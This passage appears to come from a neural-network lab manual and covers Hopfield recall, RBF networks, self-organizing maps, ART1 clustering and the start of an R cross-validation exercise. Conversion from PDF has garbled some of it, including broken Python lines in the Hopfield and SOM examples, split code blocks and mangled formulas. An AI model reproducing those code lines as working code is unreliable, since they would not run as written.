
$$- B \sum_{y \neq x} v_{y,i} + C\{N - \sum_x \sum_j v_{x,j}\}$$

$$- D \sum_{y \neq x} d_{x,y}(v_{y,i+1} + v_{y,i-1})].$$

Step 5. Apply output function:

$$v_{x,i} = 0.5[1 + \tanh(\alpha u_{x,i})].$$

Step 6. Check stopping condition.



```

import numpy as np

class SimpleHopfield:

    def __init__(self, n):
        self.n = n
        self.W = np.zeros((n, n))

    def train(self, patterns):
        """patterns: array-like of shape (P, n) with bipolar values {-1, +1}"""
        P = np.array(patterns)
        self.W = np.zeros((self.n, self.n))
        for p in P:
            self.W += np.outer(p, p)
        np.fill_diagonal(self.W, 0)

    def recall(self, state, steps=10):
        """Synchronous updates. state is bipolar {-1,+1}"""
        s = state.copy().astype(int)
        for _ in range(steps):
            s_new = np.sign(self.W @ s)
            # sign(0) -> keep old value
            zeros = (s_new == 0)
            s_new=zeros] = s=zeros]
            if np.array_equal(s_new, s):
                break
            s = s_new
        return s

# helpers

def to_bipolar(binary):

```

```

return np.array(binary) * 2 - 1

def to_binary(bipolar):
    return ((np.array(bipolar) + 1) // 2).astype(int)

# Example usage
if __name__ == "__main__":
    # 4-bit patterns (as binary)
    pats = [
        [1,0,1,0],
        [1,1,0,0],
    ]
    P = [to_bipolar(p) for p in pats]

    net = SimpleHopfield(n=4)
    net.train(P)

    # corrupt pattern 1 (flip 1 bit)
    test = P[0].copy()
    test[2] *= -1 # flip bit 2
    print("Noisy (bipolar):", test)

    out = net.recall(test, steps=10)
    print("Recalled (bipolar):", out)
    print("Recalled (binary):", to_binary(out))


output:
Noisy (bipolar): [ 1 -1 -1 -1]
Recalled (bipolar): [ 1. -1. -1. -1.]
Recalled (binary): [1 0 0 0]

```

Practical 5b: Write a program for Radial Basis function

Radial Basis Function Networks (RBF)

RBF networks have three layers: input layer, hidden layer and output layer. One neuron in the input layer corresponds to each predictor variable. With respects to categorical variables, $n-1$ neurons are used where n is the number of categories. Hidden layer has a variable number of neurons. Each neuron consists of a radial basis function centered on a point with the same dimensions as the predictor variables. The output layer has a weighted sum of outputs from the hidden layer to form the network outputs.



$$f(x) = \sum_{j=1}^m w_j h_j(x)$$

$$h(x) = \exp\left(-\frac{(x - c)^2}{r^2}\right)$$

Algorithm

$h(x)$ is the Gaussian activation function with the parameters r (the radius or standard deviation) and c (the center or average taken from the input space) defined separately at each RBF unit. The learning process is based on adjusting the parameters of the network to reproduce a set of input-output patterns. There are three types of parameters; the weight w between the hidden nodes and the output nodes, the center c of each neuron of the hidden layer and the unit width r .

Unit Center (c)

Any clustering algorithm can be used to determine the RBF unit centers (e.g., K-means clustering). A set of clusters each with r -dimensional centers is determined by the number of input variables or nodes of the input layer. The cluster centers become the centers of the RBF units. The number of clusters, H , is a design parameter and determines the number of nodes in the hidden layer. The K-means clustering algorithm proceeds as follows:

1. Initialize the center of each cluster to a different randomly selected training pattern.
2. Assign each training pattern to the nearest cluster. This can be accomplished by calculating the Euclidean distances between the training patterns and the cluster centers.
3. When all training patterns are assigned, calculate the average position for each cluster center. They then become new cluster centers.
4. Repeat steps 2 and 3, until the cluster centers do not change during the subsequent iterations.

Unit width (r)

When the RBF centers have been established, the width of each RBF unit can be calculated using the K-nearest neighbors algorithm. A number K is chosen, and for each center, the K nearest centers is found. The root-mean squared distance between the current cluster center and its K nearest neighbors is calculated, and this is the value chosen for the unit width (r). So, if the current cluster center is c_j , the r value is:

$$r_j = \sqrt{\frac{\sum_{i=1}^k (c_j - c_i)^2}{k}}$$

A typical value for K is 2, in which case s is set to be the average distance from the two nearest neighboring cluster centers.

Weights (w)

Using the linear mapping, w vector is calculated using the output vector (y) and the design matrix H .

$$\mathbf{y} = \mathbf{wH}$$

$$\mathbf{w} = (\mathbf{H}'\mathbf{H})^{-1}\mathbf{H}'\mathbf{y}$$

The basis functions are (unnormalized) gaussians, the output layer is linear and the weights are learned by a simple pseudo-inverse.

```
import numpy as np
```

```

# ----- Radial Basis Function -----

def rbf(x, center, width):
    return np.exp(-((x - center) ** 2) / (2 * width ** 2))

# ----- Build RBF Network -----

class RBFNetwork:
    def __init__(self, centers, width):
        self.centers = np.array(centers)
        self.width = width
        self.weights = np.zeros(len(centers))

    def train(self, x, y):
        # Create RBF activation matrix (N × M)
        G = np.zeros((len(x), len(self.centers)))
        for i, c in enumerate(self.centers):
            G[:, i] = rbf(x, c, self.width)

        # Solve linear least squares: weights = (G+) y
        self.weights = np.linalg.pinv(G).dot(y)

    def predict(self, x):
        G = np.zeros((len(x), len(self.centers)))
        for i, c in enumerate(self.centers):
            G[:, i] = rbf(x, c, self.width)

        return G.dot(self.weights)

# ----- Demo -----

if __name__ == "__main__":
    # Create sample function
    x = np.linspace(-5, 5, 50)

```

```
y = np.sin(x) # target function

# RBF network with 5 centers
centers = np.linspace(-5, 5, 5)
width = 1.0

net = RBFNetwork(centers, width)
net.train(x, y)

# Predict using trained network
x_test = np.linspace(-5, 5, 100)
y_pred = net.predict(x_test)

# Print a few predictions
for xi, yi in zip(x_test[:10], y_pred[:10]):
    print(f"x={xi:.2f}, y_pred={yi:.3f}")
```

Output:

```
x=-5.00, y_pred=1.298
x=-4.90, y_pred=1.282
x=-4.80, y_pred=1.250
x=-4.70, y_pred=1.202
x=-4.60, y_pred=1.141
x=-4.49, y_pred=1.065
x=-4.39, y_pred=0.978
x=-4.29, y_pred=0.880
x=-4.19, y_pred=0.773
```

Practical 6a: Self-Organizing Maps

The SOM algorithm is used to compress the information to produce a similarity graph while preserving the topologic relationship of the input data space.

The basic SOM model construction algorithm can be interpreted as follows:

1) Create and initialize a matrix (weight vector) randomly to hold the neurons. If the matrix can be initialized with order and roughly complies with the input density function, the map will converge quickly

2) Read the input data space. For each observation (instance), use the optimum fit approach, which is based on the Euclidean distance

$$c = \arg_i \min \|x - m_i\|$$

to find the neuron which best matches this observation. Let x denote the training vector from the observation and m_i denote a single neuron in the matrix. Update that neuron to resemble that observation using the following equation:

$$m_i(t+1) = m_i(t) + h(t)[x(t) - m_i(t)] \quad (4)$$

$m_i(t)$: the weight vector before the neuron is updated.

$m_i(t+1)$: the weight vector after the neuron is updated.

$x(t)$: the training vector from the observation.


$h(t)$: the neighborhood function (a smoothing kernel defined over the lattice points), defined through the following equation:

$$h(t) = \{ \alpha(t), i \in Nc \} \quad (5)$$

: the neighborhood set, which decreases with time.

$\alpha(t)$: the learning-rate factor which can be linear, exponential or inversely proportional.

It is a monotonically decreasing function of time (t)



In general, SOMs might be useful for visualizing high-dimensional data in terms of its similarity structure. Especially large SOMs (i.e. with large number of Kohonen units) are known to perform mappings that preserve the topology of the original data, i.e. neighboring data points in input space will also be represented in adjacent locations on the SOM.

The following code shows the ‘classic’ color mapping example, i.e. the SOM will map a number of colors into a rectangular area.

```
from mvpa2.suite import *
```

First, we define some colors as RGB values from the interval (0,1), i.e. with white being (1, 1, 1) and black being (0, 0, 0). Please note, that a substantial proportion of the defined colors represent variations of ‘blue’, which are supposed to be represented in more detail in the SOM.

```
colors=np.array([ [0.,0.,0.],  
[0.,0.,1.],  
[0.,0.,0.5],  
[0.125,0.529,1.0],  
[0.33,0.4,0.67],  
[0.6,0.5,1.0],  
[0.,1.,0.],  
[1.,0.,0.],  
[0.,1.,1.],  
[1.,0.,1.],  
[1.,1.,0.],  
[1.,1.,1.],  
[.33,.33,.33],  
[.5,.5,.5],  
[.66,.66,.66]])  
  
# store the names of the colors for visualization later on  
color_names= \  
['black','blue','darkblue','skyblue',  
'greyblue','lilac','green','red',  
'cyan','violet','yellow','white',  
'darkgrey','mediumgrey','lightgrey']
```

Now we can instantiate the mapper. It will internally use a so-called Kohonen layer to map the data onto. We tell the mapper to use a rectangular layer with 20 x 30 units. This will be the output space of the mapper. Additionally, we tell it to train the network using 400 iterations and to use custom learning rate.

```
som=SimpleSOMMapper((20,30),400,learning_rate=0.05)
```

Finally, we train the mapper with the previously defined ‘color’ dataset.

```
som.train(colors)
```

Each unit in the Kohonen layer can be treated as a pointer into the high-dimensional input space, that can be queried to inspect which input subspaces the SOM maps onto certain sections


of its 2D output space. The color-mapping generated by this example's SOM can be shown with a single matplotlib call:

```
pl.imshow(som.K,origin='lower')
```

And now, let's take a look onto which coordinates the initial training prototypes were mapped to. To get those coordinates we can simply feed the training data to the mapper and plot the output.

```
mapped=som(colors)

pl.title('Color SOM')
# SOM's kshape is (rows x columns), while matplotlib wants (X x Y)
for i,min enumerate(mapped):
    pl.text(m[1],m[0],color_names[i],ha='center',va='center',
bbox=dict(facecolor='white',alpha=0.5,lw=0))
```



Practical 6b: Adaptive Resonance Theory

Fuzzy ART is a ANN architecture that can learn without forgetting. It is similar to human memory where people can recognize their parents even if they have not seen them in a while and have learned many new faces since. The theory was developed by Grossberg and Carpenter and includes various types such as ART 1, ART 2, ART 3, and Fuzzy ART. ART 1 is an architecture that can be used for clustering of binary inputs only. ART 2 improved upon the ART 1 architecture to support continuous inputs. Fuzzy ART, used in the present work, incorporates fuzzy set theory into the pattern recognition process.

Operating Principal

The main operation of ART classification can be divided into the following phases –

- Recognition phase – The input vector is compared with the classification presented at every node in the output layer. The output of the neuron becomes “1” if it best matches with the classification applied, otherwise it becomes “0”.
- Comparison phase – In this phase, a comparison of the input vector to the comparison layer vector is done. The condition for reset is that the degree of similarity would be less than vigilance parameter.
- Search phase – In this phase, the network will search for reset as well as the match done in the above phases. Hence, if there would be no reset and the match is quite good, then the classification is over. Otherwise, the process would be repeated and the other stored pattern must be sent to find the correct match.

ART1

It is a type of ART, which is designed to cluster binary vectors. We can understand about this with the architecture of it.

Architecture of ART1


It consists of the following two units –

Computational Unit – It is made up of the following –

- Input unit (F_1 layer) – It further has the following two portions –
 - $F_1(a)$ layer (Input portion) – In ART1, there would be no processing in this portion rather than having the input vectors only. It is connected to $F_1(b)$ layer (interface portion).
 - $F_1(b)$ layer (Interface portion) – This portion combines the signal from the input portion with that of F_2 layer. $F_1(b)$ layer is connected to F_2 layer through bottom up weights b_{ij} and F_2 layer is connected to $F_1(b)$ layer through top down weights t_{ji} .
- Cluster Unit (F_2 layer) – This is a competitive layer. The unit having the largest net input is selected to learn the input pattern. The activation of all other cluster unit are set to 0.
- Reset Mechanism – The work of this mechanism is based upon the similarity between the top-down weight and the input vector. Now, if the degree of this similarity is less

than the vigilance parameter, then the cluster is not allowed to learn the pattern and a rest would happen.

Supplement Unit – Actually the issue with Reset mechanism is that the layer F_2 must have to be inhibited under certain conditions and must also be available when some learning happens. That is why two supplemental units namely, G_1 and G_2 is added along with reset unit, R . They are called gain control units. These units receive and send signals to the other units present in the network. ‘+’ indicates an excitatory signal, while ‘-’ indicates an inhibitory signal.



Parameters Used

Following parameters are used –

- n – Number of components in the input vector
- m – Maximum number of clusters that can be formed
- b_{ij} – Weight from $F_1(b)$ to F_2 layer, i.e. bottom-up weights
- t_{ji} – Weight from F_2 to $F_1(b)$ layer, i.e. top-down weights

- ρ – Vigilance parameter
- $\|x\|$ – Norm of vector x

Algorithm

Step 1 – Initialize the learning rate, the vigilance parameter, and the weights as follows –

$\alpha > 1 \wedge \alpha < \rho \leq 1$

$b_{ij}(0) < \frac{\alpha}{\alpha - 1 + n} \wedge t_{ij}(0) = 1$

Step 2 – Continue step 3-9, when the stopping condition is not true.

Step 3 – Continue step 4-6 for every training input.

Step 4 – Set activations of all $F_1(a)$ and F_1 units as follows

$F_2 = 0$ and $F_1(a) = \text{input vectors}$

Step 5 – Input signal from $F_1(a)$ to $F_1(b)$ layer must be sent like

$s_i := x_i$

Step 6 – For every inhibited F_2 node

$y_j := \sum_i b_{ij} x_i$ the condition is $y_j \neq -1$

Step 7 – Perform step 8-10, when the reset is true.

Step 8 – Find J for $y_J \geq y_j$ for all nodes j

Step 9 – Again calculate the activation on $F_1(b)$ as follows

$x_i := s_{Ji}$

Step 10 – Now, after calculating the norm of vector x and vector s , we need to check the reset condition as follows –

If $\|x\|/\|s\| < \rho$, then inhibit node J and go to step 7

Else If $\|x\|/\|s\| \geq \rho$, then proceed further.

Step 11 – Weight updating for node J can be done as follows –

$b_{ij}(\text{new}) := \frac{\alpha x_i}{\alpha - 1 + \|x\|}$

$t_{ij}(\text{new}) := x_i$

Step 12 – The stopping condition for algorithm must be checked and it may be as follows –

- Do not have any change in weight.
- Reset is not performed for units.
- Maximum number of epochs reached.

.....

Simple ART1 network (Adaptive Resonance Theory for binary data)

This is a small, self-contained implementation that clusters binary vectors.

"""

```
import numpy as np
```

```
class ART1:
```

```
    def __init__(self, step=1, rho=0.5, n_clusters=2, verbose=False):
```

"""

Parameters

step : int

Scalar used in weight updates (should be ≥ 1).

rho : float in (0, 1)

Vigilance parameter: controls how strictly an input must
match a prototype to be assigned to it.

n_clusters : int ≥ 2

Maximum number of clusters (output neurons).

verbose : bool

Print training progress if True.

"""

```
if not (0.0  $\leq$  rho  $\leq$  1.0):
```

```
    raise ValueError("rho must be between 0 and 1")
```

```
if n_clusters < 2:
```

```
    raise ValueError("n_clusters must be  $\geq 2$ ")
```

```
self.step = int(step)
```

```
self.rho = float(rho)
```

```
self.n_clusters = int(n_clusters)
```

```
self.verbose = bool(verbose)
```

```

# weights will be initialized on first train() call
self.weight_21 = None # shape (n_features, n_clusters)
self.weight_12 = None # shape (n_clusters, n_features)

@staticmethod
def _check_binary_matrix(X):
    X = np.asarray(X)
    if X.ndim != 2:
        raise ValueError("Input X must be a 2D array")
    if np.any((X != 0) & (X != 1)):
        raise ValueError("ART1 works only with binary matrices (0/1)")
    return X.astype(int)

def train(self, X):
    """
    Train / cluster the binary samples X and return the assigned class
    for each sample (an integer in [0, n_clusters-1]).
    """

    X = self._check_binary_matrix(X)
    n_samples, n_features = X.shape
    K = self.n_clusters
    step = self.step
    rho = self.rho

    # initialize weights deterministically on first run
    if self.weight_21 is None:
        # weight_21 maps from output units -> input space prototypes
        # initialize to ones as in the original snippet
        self.weight_21 = np.ones((n_features, K), dtype=int)

```

```

if self.weight_12 is None:
    # weight_12 usually proportional to transpose(weight_21)
    scaler = step / (step + K - 1)
    self.weight_12 = scaler * self.weight_21.T.astype(float)

if n_features != self.weight_21.shape[0]:
    raise ValueError(
        "Input has {} features but network expects {}".format(
            n_features, self.weight_21.shape[0]
        )
    )

classes = np.zeros(n_samples, dtype=int)

# iterate through samples
for i, p in enumerate(X):
    if self.verbose:
        print(f"Sample {i}: {p}")

    disabled_neurons = set()
    reseted_values = []
    winner_index = None
    reset = True

    # iterate until no reset or we exhausted neurons
    while reset:
        # stage 1: compute input to output layer
        input2 = np.dot(self.weight_12, p.T) # shape (K,)
        # disable already-reset neurons by giving -inf score

```

```

for dn in disabled_neurons:
    input2[dn] = -np.inf

    # choose winner (highest activation)
    winner_index = int(np.argmax(input2))

    # output2 is one-hot at winner
    output2 = np.zeros(K, dtype=int)
    output2[winner_index] = 1

    # expectation back to input space
    expectation = np.dot(self.weight_21, output2) # shape (n_features,)

    # proposed new input representation: AND between input and expectation
    output1 = np.logical_and(p, expectation).astype(int)

    # compute reset value (vigilance check)
    # handle zero-division if p is all zeros -> reset_value set 0
    denom = np.dot(p.T, p)

    if denom == 0:
        reset_value = 0.0
    else:
        reset_value = (np.dot(output1.T, output1)) / denom

    reset = reset_value < rho

    if reset:
        # disable this winner and remember its reset_value
        disabled_neurons.add(winner_index)
        reseted_values.append((reset_value, winner_index))

```

```

# if we've disabled all neurons, break
if len(disabled_neurons) >= K:
    reset = False
    winner_index = None

# after inner loop: either we found a winner or not
if winner_index is not None:
    # update the winner's weights
    denom = step + np.dot(output1.T, output1) - 1
    if denom == 0:
        # avoid division by zero; skip weight_12 update
        pass
    else:
        self.weight_12[winner_index, :] = (step * output1) / denom
        self.weight_21[:, winner_index] = output1
        classes[i] = winner_index
else:
    # pick the best candidate (largest reset_value) if any
    if reseted_values:
        best = max(reseted_values, key=lambda t: t[0])[1]
        classes[i] = best
    else:
        # fallback: leave as 0
        classes[i] = 0

return classes

# alias
def predict(self, X):
    return self.train(X)

```

```
# ----- small example -----
if __name__ == "__main__":
    data = np.array(
        [
            [0, 1, 0],
            [1, 0, 0],
            [1, 1, 0],
            [0, 0, 1],
            [1, 0, 1],
        ]
    )
    net = ART1(step=2, rho=0.7, n_clusters=3, verbose=False)
    labels = net.predict(data)
    print("Assigned clusters:", labels)
```

Practical 6: Implement cross validation with suitable example

Cross-validation refers to a set of methods for measuring the performance of a given predictive model on new test data sets.

The basic idea, behind cross-validation techniques, consists of dividing the data into two sets:

1. The training set, used to train (i.e. build) the model;
2. and the testing set (or validation set), used to test (i.e. validate) the model by estimating the prediction error.

Cross-validation is also known as a *resampling method* because it involves fitting the same statistical method multiple times using different subsets of the data.

In this chapter, you'll learn:

1. the most commonly used statistical metrics (Chapter @ref(regression-model-accuracy-metrics)) for measuring the performance of a regression model in predicting the outcome of new test data.
2. The different cross-validation methods for assessing model performance. We cover the following approaches:
 - o Validation set approach (or data split)
 - o Leave One Out Cross Validation
 - o k-fold Cross Validation
 - o Repeated k-fold Cross Validation

Each of these methods has their advantages and drawbacks. Use the method that best suits your problem. Generally, the (repeated) k-fold cross validation is recommended.

Loading required R packages

- **tidyverse** for easy data manipulation and visualization
- **caret** for easily computing cross-validation methods

```
library(tidyverse)
```

```
library(caret)
```

```
# Load the data
```

```
data("swiss")
```

```
# Inspect the data
```

```
sample_n(swiss, 3)
```

```
# Split the data into training and test set
```

```
set.seed(123)
```

```

training.samples<- swiss$Fertility %>%
  createDataPartition(p = 0.8, list = FALSE)
train.data<- swiss[training.samples, ]
test.data<- swiss[-training.samples, ]
# Build the model
model <- lm(Fertility ~., data = train.data)
# Make predictions and compute the R2, RMSE and MAE
predictions <- model %>% predict(test.data)
data.frame( R2 = R2(predictions, test.data$Fertility),
            RMSE = RMSE(predictions, test.data$Fertility),
            MAE = MAE(predictions, test.data$Fertility))

```

Cross-validation methods

Briefly, cross-validation algorithms can be summarized as follow:

1. Reserve a small sample of the data set
